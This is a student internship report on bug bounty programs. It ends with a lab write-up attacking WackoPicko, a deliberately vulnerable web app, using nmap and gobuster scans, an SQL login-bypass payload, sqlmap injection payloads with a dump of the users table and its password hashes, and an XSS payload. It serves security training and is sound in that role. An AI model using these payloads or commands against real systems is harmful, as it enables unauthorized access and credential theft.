Bug Bounty

A Project Report for Industrial Training and Internship

submitted by

BISHAL DAS

In the partial fulfillment of the award of the degree of

BCA

From

B.P. PODDAR INSTITUTE OF MANAGEMENT AND TECHNOLOGY

At

Ardent Computech Pvt. Ltd.

ARDENT
COMPUTECH PVT. LTD.
High-End Technology Training and Project

Ardent Computech Pvt. Ltd.
Drives you to the Industry
Module 132, SDF Building, Sector V, Salt Lake, Pin - 700091
www.ardentcollaborations.com

CERTIFIED ISO 9001:2015 CERTIFIED

UDYAM REGISTRATION
MSME

N·E·A·T
National Educational Alliance for Technology

CERTIFICATE FROM SUPERVISOR

This is to certify that **BISHAL DAS, 233011010026** have completed the project titled **BUG BOUNTY** under my supervision during the period from **4th July 2025** to **30th August 2025** which is in partial fulfillment of requirements for the award of the **BCA** degree from **B.P. PODDAR INSTITUTE OF MANAGEMENT AND TECHNOLOGY**.

____

Signature of the Supervisor

Date:

Name of the Project Supervisor: DIPON MONDAL

22 YEARS OF EXCELLENCE

ARDENT
COMPUTECH PVT. LTD.
High-End Technology Training and Project

Ardent Computech Pvt. Ltd.
Drives you to the Industry
Module 132, SDF Building, Sector V, Salt Lake, Pin - 700091
www.ardentcollaborations.com

CERTIFIED ISO 9001:2015 CERTIFIED

UDYAM REGISTRATION
MSME

N·E·A·T
National Educational Alliance for Technology

BONAFIDE CERTIFICATE

Certified that this project work was carried out under my supervision

"BUG BOUNTY"

is the Bonafide work of

Name of the student: BISHAL DAS

Signature:

SIGNATURE

Name: DIPON MONDAL

PROJECT MENTOR

SIGNATURE

Name:

EXAMINERS

Ardent Original Seal

ACKNOWLEDGEMENT

The achievement that is associated with the successful completion of any task would be incomplete without mentioning the names of those people whose endless cooperation made it possible. Their constant guidance and encouragement made all our efforts successful.

We take this opportunity to express our deep gratitude towards our project mentor, ***DIPON MONDAL*** for giving such valuable suggestions, guidance and encouragement during the development of this project work.

Last but not the least we are grateful to all the faculty members of **Ardent Computech Pvt. Ltd.** for their support.

contents

Page no.

BUG BOUNTY DETAILED REPORT

A bug bounty is a reward program offered by organizations to ethical hackers (also known as "bug bounty hunters" or "security researchers") for discovering and reporting software security vulnerabilities

Prepared by: ______________________

Date: ______________________

Introduction to Bug Bounty

Abug bountyprogram isadeal offered by many websites, organizations, and software developers.

where individuals can receive recognition and compensation for reporting bugs, especially those related to security vulnerabilities. This approach leverages the skills of ethical hackers around the world to identify flaws that may go unnoticed during standard testing. By crowdsourcing security testing, organizations gain continuous and diverse testing coverage.

- **A bug bounty program allows individuals to find and report security vulnerabilities in software or systems.**
- **Organizations offer financial compensation or recognition to those who successfully report bugs.**
- **Specialized platforms like HackerOne and Bugcrowd often manage these programs.**
- **Bug bounty hunters are encouraged to act as ethical hackers and security testers.**
- **The primary goal of these programs is to strengthen cybersecurity.**
- **By identifying weaknesses, bug bounty programs help prevent exploitation by malicious actors.**
- **Such initiatives enhance the overall security posture of organizations.**
- **Bug bounties create a proactive approach to detecting vulnerabilities.**
- **They play a crucial role in safeguarding user data and system integrity.**

History of Bug Bounty Programs

The idea of incentivizing external hackers to report bugs was first implemented by Netscape in 1995 with their 'Netscape Bugs Bounty Program'. Since then, companies like Mozilla, Google, Facebook, and Microsoft have run similar programs. Modern bug bounty platforms such as HackerOne and Bugcrowd manage structured programs where researchers participate in testing against scope-defined targets. The rise of bug bounty has paralleled the increase in cyber threats, making it a mainstream security measure.

- **The first informal bug bounty incentive was initiated by Hunter & Ready in 1981 to identify vulnerabilities in their operating system.**

- **Netscape formally coined the term "bug bounty" and launched the first official program in 1995 for their web browser.**

- **Companies such as Mozilla, Google, and Facebook expanded on Netscape's bug bounty model to enhance their software security.**

- **The U.S. Department of Defense played a key role in the early 2000s in formalizing bug bounty programs.**

- **Bug bounty programs foster collaboration between companies and external security researchers to identify and fix vulnerabilities.**

- **The concept of bug bounty programs has evolved into a widespread practice across various industries today.**

- **Modern bug bounty programs are integral in strengthening cybersecurity through external expert contributions.**

- **Incentivizing vulnerability identification through bug bounty schemes helps organizations preemptively address security threats.**

- **Bug bounty programs were pivotal in creating a collective approach to software security, involving both internal and external expertise.**

Why Bug Bounties are Important?

Bugbountyprograms provide numerousadvantages. They offer cost-effective security testing.

Because companies only pay for valid bugs instead of full-time security teams. They also harness global expertise as hackers worldwide bring different skills and perspectives. Another important aspect is reducing the risk of zero-day exploitation by encouraging responsible disclosure instead of vulnerabilities being sold in black markets. Ultimately, bug bounties create a safer ecosystem for both users and organizations.

- **Bug bounties provide a proactive way for organizations to identify and fix security vulnerabilities.**
- **Rewarding ethical hackers for their contributions can be more cost-effective than handling a security breach.**
- **This method offers access to a wide range of talent and diverse skills to bolster cybersecurity measures.**
- **Implementing bug bounty programs enhances overall security and reduces organizational risk.**
- **By fostering collaboration, bug bounties nurture a cooperative security culture within an organization.**
- **Organizations that use bug bounties can attract skilled cybersecurity professionals to their workforce.**
- **Bug bounties contribute to a more robust and resilient security infrastructure by leveraging external expertise.**

Types of Bugs Found in Bug Bounty Programs

Different categoriesofvulnerabilities are frequently found during bugbounty testing. These include:

◗ SQL Injection involves attackers manipulating SQL queries to gain unauthorized access to databases.

◗ Cross-Site Scripting (XSS) enables attackers to inject malicious scripts into web pages viewed by other users.

◗ Cross-Site Request Forgery (CSRF) tricks users into performing actions they did not intend to perform.

◗ Insecure Direct Object References (IDOR) involve accessing restricted resources by manipulating object identifiers.

◗ Remote Code Execution (RCE) allows running arbitrary code on a target server, potentially compromising it.

◗Authentication Bypass refers to logging into systems without using the correct credentials.

◗Privilege Escalation is the process of gaining higher-level access than initially granted.

◗ Server-Side Request Forgery (SSRF) makes the server initiate unauthorized requests, potentially leaking data.

◗ Business Logic Flaws exploit improper workflows, such as bypassing payment processes or restrictions.

<u>Bug Bounty Platforms</u>

A bug bounty platform is a service that connects organizations with a global community of ethical hackers to discover and report software vulnerabilities, receiving financial rewards or recognition in return. These platforms facilitate bug bounty programs, which use crowdsourcing to identify security flaws that internal teams or automated tools might miss, thus improving overall security posture.

- **Several platforms facilitate connections between companies and researchers for cybersecurity purposes.**
- **HackerOne is a popular platform that serves numerous government and enterprise clients.**
- **Bugcrowd is recognized for offering flexible engagement models to fit different organizational needs.**
- **Synack employs a vetted group of researchers and integrates automated tools for enhanced security analysis.**
- **Open Bug Bounty is a community-driven approach that allows any individual to report security issues responsibly.**
- **These platforms standardize the reporting process to ensure consistency and clarity in communication.**
- **Effective management of payments to researchers is a key feature these platforms offer.**
- **Proper coordination between companies and researchers is ensured by these platforms to optimize issue resolution.**

Steps in a Bug Bounty Engagement

In detail, the bug bounty process involves four key phases for a security researcher: preparation, reconnaissance, active hunting, and reporting. The thoroughness of each phase is what separates a novice from a top-tier bug hunter.

➧ Reconnaissance involves collecting public and technical information about the target.

➧ Enumeration focuses on identifying hosts, subdomains, directories, and parameters.

➧Testing involves actively attempting various payloads such as SQL injections, XSS, and IDOR.

➧ Exploitation requires demonstrating vulnerabilities in a safe manner.

➧ Reporting includes submitting clear and reproducible bug reports with a detailed explanation of their impact.

➧ Remediation entails the company patching identified vulnerabilities and rewarding researchers.

➧The workflow emphasizes the importance of handling sensitive information responsibly during exploitation.

➧ Effective enumeration can help uncover hidden aspects of a network or application that may be vulnerable.

➧ A successful bug bounty program relies on accurate reporting to address security issues swiftly.

➧The remediation phase is crucial for maintaining the security and integrity of the targeted system.

How Hackers and Developers Can Prevent Bugs

Developers can prevent bugs by implementing Secure Development Lifecycle (SDL) practices, including code reviews, automated testing (unit, integration, etc.), and static/dynamic analysis tools, while hackers can find and report bugs through bug bounty programs, which provide feedback to developers to improve security and reduce vulnerabilities. Both roles benefit from staying updated on the latest cybersecurity threats and best practices, like robust authentication and diligent software updates

◗ **Use parameterized queries to effectively prevent SQL Injection vulnerabilities.**

◗ **Implement strong input validation and rigorous output encoding to mitigate XSS attacks.**

◗ **Employ CSRF tokens alongside same-site cookie attributes to enhance session security.**

◗ **Validate user permissions rigorously to effectively prevent IDOR vulnerabilities.**

◗ **Sanitize file uploads diligently and restrict them to a list of predefined safe types.**

◗ **Utilize modern password hashing methods such as bcrypt or Argon2 for optimal password security.**

-

◗ **Apply the principle of least privilege to users and services while ensuring regular system patching.**

Benefits for Hackers

Hackers benefit from bug bounty programs by gaining financial rewards, improving their skills through real-world experience, building professional reputation, and contributing to cybersecurity in an ethical way. They can also gain access to diverse systems, network with other security professionals, and advance their careers in the cybersecurity field

- **Hackers receive financial rewards through their participation in bug bounty programs.**

- **Real-world experience in bug bounty programs allows hackers to improve their skills.**

- **Participation helps build a professional reputation in the cybersecurity community.**

- **Hackers contribute to cybersecurity in an ethical manner by participating in these programs.**

- **Bug bounty programs offer access to a wide range of diverse systems for hacking.**

- **Networking opportunities with other security professionals are available for participants.**

- **Involvement in bug bounty programs can advance one's career in the cybersecurity field.**

Challenges in Bug Bounty

Bug bounty huntingis not withoutits challenges: - Duplicate submissions waste time and effort.

Low or unfair payouts can demotivate hunters. - Scope restrictions often limit exploration. - Report validation may be slow. - Noise from inexperienced hunters increases workload for triage teams.

- **Bug bounty hunters face psychological burnout from inconsistent rewards and constant learning demands.**

- **Organizations struggle with managing an influx of both valid and invalid bug reports.**

- **Difficulty in prioritizing fixes is a common issue for companies running bug bounty programs.**

- **Potential misaligned incentives can lead to critical bugs being overlooked in bug bounty programs.**

- **The lack of established working relationships is a significant downside compared to traditional pen testing.**

- **Companies must manage a large volume of findings efficiently to maintain their bug bounty programs.**

- **Ensuring budget predictability for payout amounts is a challenge for organizations.**

- **Trusting ethical hackers to responsibly handle discovered data is crucial for companies.**

- **Bug bounty programs require effective program management to ensure their success.**

Future of Bug Bounty

Thebug bounty industryisprojected to grow as cybersecurity threats rise. With IoT, cloud, and AI-driven systems expanding attack surfaces, more organizations will adopt bounty programs. Future models may integrate automated scanners with human expertise, creating hybrid continuous security testing models. Bug bounties will become an integral part of Secure Development Lifecycles (SDLC).

◗The integration of AI into bug bounty programs is driving the future of cybersecurity.

◗ Programs are expanding their scope to include IoT, mobile, and blockchain technologies.

◗There is a trend towards offering higher payouts for discovering critical vulnerabilities.

◗AI is set to automate vulnerability detection, easing the workload for ethical hackers.

◗ Participants in bug bounty programs can focus on higher-impact tasks thanks to AI.

◗ Developing advanced penetration testing skills is crucial for success in this field.

◗ Ethical hackers are encouraged to specialize in niche areas to enhance career prospects.

◗ The bug bounty market is experiencing notable growth and diversification.

◗ Significant rewards are available for hunters who identify critical security flaws.

◗ Specialization in emerging technological areas offers new opportunities for bug bounty hunters.

Bug Bounty Report: WackoPicko Vulnerable Web Application

📌Report Summary

Target: ***WackoPicko (DeliberatelyVulnerable Web Application)***


Test Type: Bug Bounty Security Assessment Date: August 29, 2025 **Tester**: ***Bishal Das***

This report documents multiple vulnerabilities identified in the WackoPicko application through manual testing and automated tools. Each vulnerability is accompanied by proof-of-concept screenshots, impact analysis, and recommendations.

1. Reconnaissance

🔍 PingTest


- Command: ping -c 4 wackopicko.com
- Result: No ICMP response (likely disabled by firewall).



```
┌──(kali㉿kali)-[~]
└─$ ping -c 4 wackopicko.com

PING wackopicko.com (35.164.150.30) 56(84) bytes of data.

--- wackopicko.com ping statistics ---
4 packets transmitted, 0 received, 100% packet loss, time 3058ms
```

🔍 Port Scanning (Nmap)

- Command: nmap-sV -Pn -T4 -p- wackopicko.com
- Results:
- 22/tcp (SSH) – Open (OpenSSH 7.2p2 Ubuntu)
- 53/tcp (DNS) – Open (ISC BIND)
- 80/tcp (HTTP) – Open (Apache 2.4.18)
- 443/tcp (HTTPS) – Open (Apache 2.4.18)




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -Pn -T4 -p- wackopicko.com

Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-29 02:03 EDT
Stats: 0:00:25 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 2.39% done; ETC: 02:20 (0:17:01 remaining)
Stats: 0:01:04 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 13.43% done; ETC: 02:10 (0:06:46 remaining)
Stats: 0:02:10 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 40.88% done; ETC: 02:08 (0:03:08 remaining)
Stats: 0:03:03 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 70.21% done; ETC: 02:07 (0:01:18 remaining)
Stats: 0:04:28 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 75.00% done; ETC: 02:07 (0:00:05 remaining)
Nmap scan report for wackopicko.com (35.164.150.30)
Host is up (0.30s latency).
rDNS record for 35.164.150.30: ec2-35-164-150-30.us-west-2.compute.amazonaws.com
Not shown: 65529 filtered tcp ports (no-response)
PORT     STATE  SERVICE    VERSION
22/tcp   open   ssh        OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
25/tcp   closed smtp
53/tcp   open   domain     ISC BIND 9.18.36
80/tcp   open   http       Apache httpd 2.4.18 ((Ubuntu))
443/tcp  open   ssl/http   Apache httpd 2.4.18
8080/tcp closed http-proxy
Service Info: Host: adamdoupe.com; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


🔍 Directory Enumeration (Gobuster)

- Command: gobuster dir -u http://192.168.0.105/WackoPicko -w /usr/share/wordlists/dirb/common.txt

- Discovered paths:
- /admin
- /cart
- /comments
- /guestbook
- /pictures
- /users



```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.0.105/WackoPicko -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.0.105/WackoPicko
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 217]
/.htaccess            (Status: 403) [Size: 222]
/.htpasswd            (Status: 403) [Size: 222]
/.svn                 (Status: 403) [Size: 217]
/.svn/entries         (Status: 403) [Size: 225]
/admin                (Status: 301) [Size: 246] [--> http://192.168.0.105/WackoPicko/admin/]
/about                (Status: 200) [Size: 2374]
/action               (Status: 200) [Size: 76198]
/cart                 (Status: 301) [Size: 245] [--> http://192.168.0.105/WackoPicko/cart/]
/calendar             (Status: 200) [Size: 2723]
```




```
/.htaccess            (Status: 403) [Size: 222]
/.htpasswd            (Status: 403) [Size: 222]
/.svn                 (Status: 403) [Size: 217]
/.svn/entries         (Status: 403) [Size: 225]
/admin                (Status: 301) [Size: 246] [--> http://192.168.0.105/WackoPicko/admin/]
/about                (Status: 200) [Size: 2374]
/action               (Status: 200) [Size: 76198]
/cart                 (Status: 301) [Size: 245] [--> http://192.168.0.105/WackoPicko/cart/]
/calendar             (Status: 200) [Size: 2723]
/comments             (Status: 301) [Size: 249] [--> http://192.168.0.105/WackoPicko/comments/]
/css                  (Status: 301) [Size: 244] [--> http://192.168.0.105/WackoPicko/css/]
/error                (Status: 200) [Size: 2505]
/images               (Status: 301) [Size: 247] [--> http://192.168.0.105/WackoPicko/images/]
/include              (Status: 403) [Size: 220]
/index                (Status: 200) [Size: 3482]
/index.php            (Status: 200) [Size: 3482]
/guestbook            (Status: 200) [Size: 56645]
/pictures             (Status: 301) [Size: 249] [--> http://192.168.0.105/WackoPicko/pictures/]
/test                 (Status: 200) [Size: 132]
/tos                  (Status: 200) [Size: 36630]
/upload               (Status: 301) [Size: 247] [--> http://192.168.0.105/WackoPicko/upload/]
/users                (Status: 301) [Size: 246] [--> http://192.168.0.105/WackoPicko/users/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

2. SQL Injection Vulnerabilities

🔐 Login Bypass (Authentication Bypass)


- Payload: ' OR '1'='1'-- -
- Result: Successfully bypassed login and gained unauthorized access.



Login

Username : ' OR '1'='1'-- -

Password :




Hello Sample User, you got 130 Tradebuxs to spend!

Cool stuff to do:

Who's got a similar name to you?
Your Uploaded Pics
Your Purchased Pics

Enter in our contest:

Adobe Flash Player is no longer supported



Welcome to WackoPicko

On WackoPicko, you can share all your crazy pics with your friends. But that's not all, you can also buy the rights to the high quality version of someone's pictures. WackoPicko is fun for the whole family.

New Here?

Create an account

Check out a sample user!

What is going on today?

Or you can test to see if WackoPicko can handle a file:

Check this file: Choose file No file chosen
With this name:


Bug Type: SQL Injection (Authentication Bypass).

🔐 Database Enumeration with SQLMap


- Command:

sqlmap -u "http://192.168.0.105/WackoPicko/users/login.php" --data="username=admin&password=admin" --method=POST --batch

- Results:
- DBMS: MySQL ≥ 5.0
- Databases: information_schema, wackopicko




```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.0.105/WackoPicko/users/login.php" \
--data="username=admin&password=admin" \
--method=POST --batch

                {1.9.4#stable}

                https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to
obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by
 this program

[*] starting @ 03:10:16 /2025-08-29/

[03:10:17] [INFO] resuming back-end DBMS 'mysql'
[03:10:17] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=016vc22fh3d...3jf5id39p2'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: username=admin' OR NOT 6817=6817#&password=admin

    Type: error-based
    Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: username=admin' AND (SELECT 7577 FROM(SELECT COUNT(*),CONCAT(0x7170627071,(SELECT (ELT(7577=7577,1))),0x716a787171,FLOOR(RAND(0
```




```
[*] starting @ 03:10:16 /2025-08-29/

[03:10:17] [INFO] resuming back-end DBMS 'mysql'
[03:10:17] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=016vc22fh3d...3jf5id39p2'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: username=admin' OR NOT 6817=6817#&password=admin

    Type: error-based
    Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: username=admin' AND (SELECT 7577 FROM(SELECT COUNT(*),CONCAT(0x7170627071,(SELECT (ELT(7577=7577,1))),0x716a787171,FLOOR(RAND(0
)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- NNJP&password=admin

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=admin' AND (SELECT 2421 FROM (SELECT(SLEEP(5)))WQTy)-- YbOm&password=admin
---
[03:10:17] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14, PHP
back-end DBMS: MySQL ≥ 5.0
[03:10:17] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.0.105'

[*] ending @ 03:10:17 /2025-08-29/
```

🔐 Dumping User Credentials

- Targeted Table: users
- Extracted fields: id, login, firstname, lastname, password
- Example DumpedUsers:
- Sample User →3e912f8fc814831804d735dc2fcbc3fa75c28e3
- scanner1 → af256af3d4fda990dbe546daa04e55eae356eaa



```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.0.105/WackoPicko/users/login.php" \
--data="username=admin&password=admin" \
--method=POST --batch -D wackopicko -T users --dump

                {1.9.4#stable}

                https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to
obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by
 this program

[*] starting @ 03:21:00 /2025-08-29/

[03:21:01] [INFO] resuming back-end DBMS 'mysql'
[03:21:01] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=ctsvgkri5it...6c78phklu5'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
    Type: boolean-based blind
```




```
Database: wackopicko
Table: users
[133 entries]
+----+------+-----------------------------------------------------------+----------+------------------------------------------+--
-----+----------+--------------------+---------------------+
| id | salt | login                                                     | lastname | password                                 | tr
adebux | firstname | created_on         | last_login_on       |
+----+------+-----------------------------------------------------------+----------+------------------------------------------+--
-----+----------+--------------------+---------------------+
| 1  | NjM2 | Sample User                                               | User     | 3e912f8fc814831804d735dc2fcbc3cfa75c28e3 | 13
0      | Sample    | 2009-01-05 14:29:00 | 2025-08-28 11:04:21 |
| 2  | Mjkx | bob                                                       | Gilbert  | abd09072e674720d87ddd27122f67eedbc4b0d08 | 96
       | I Am Bob  | 2009-01-05 14:51:05 | 2009-02-18 14:54:26 |
| 4  | ODUy | scanner1                                                  | 1        | af256af3d4fda990dbe546daa04e5c75eae356ea | 10
0      | Scanner   | 2009-02-18 14:46:21 | 2012-04-03 22:23:56 |
| 5  | MzI5 | scanner2                                                  | 2        | f9335d39b2b78018c2b8affa7fc7b0917a3300a7 | 10
0      | Scanner   | 2009-02-18 14:46:34 | 2025-08-28 01:36:18 |
| 6  | Nzk3 | scanner3                                                  | 3        | 43754746b4043c852864bb321e4f2648d1421c18 | 10
0      | Scanner   | 2009-02-18 14:46:51 | 2009-02-18 14:46:51 |
| 7  | NjEx | scanner4                                                  | 4        | e514a672396679528c766a92a857eac4b22bc667 | 10
0      | Number    | 2009-02-18 14:47:04 | 2009-02-18 14:47:04 |
| 8  | NTQw | scanner5                                                  | 5        | f38ae9b0b6b1ad2a2a2721841c0cc89b31e044cb | 10
0      | Number    | 2009-02-18 14:47:18 | 2009-02-18 14:47:18 |
| 9  | Nzcz | wanda                                                     | Granat   | 4e4465300b14b31438 4a6375a837f0532822d3c8 | 10
0      | Wanda     | 2009-02-18 14:53:23 | 2009-02-18 14:53:23 |
| 10 | Nzc5 | calvinwatters                                             | Watters  | 81418ed6e9bd15076d2f43e17b9f5a27c7e55ef7 | 10
```

3. Cross-Site Scripting (XSS)

Reflected XSS in Guestbook

- Payload: <script>alert(1)</script>
- Result: Executed JavaScript popup.



://192.168.0.105/WackoPicko/guestbook.php

192.168.0.105 says

1

Guestbook

See what people are saying about us!

case randomblob(1000000000) when not null then 1 else 1 end

- by ZAP

ezy1wttprq0f6trmhop0szyiypk0s3jpaksg8efs7gz2nv3vsgzrigug7f3

- by ZAP

a7rw1no4jdssh8y0roqte4w2x3g7oblomljc2xvvwuxyg24xgrkwzs8qljyf

- by ZAP

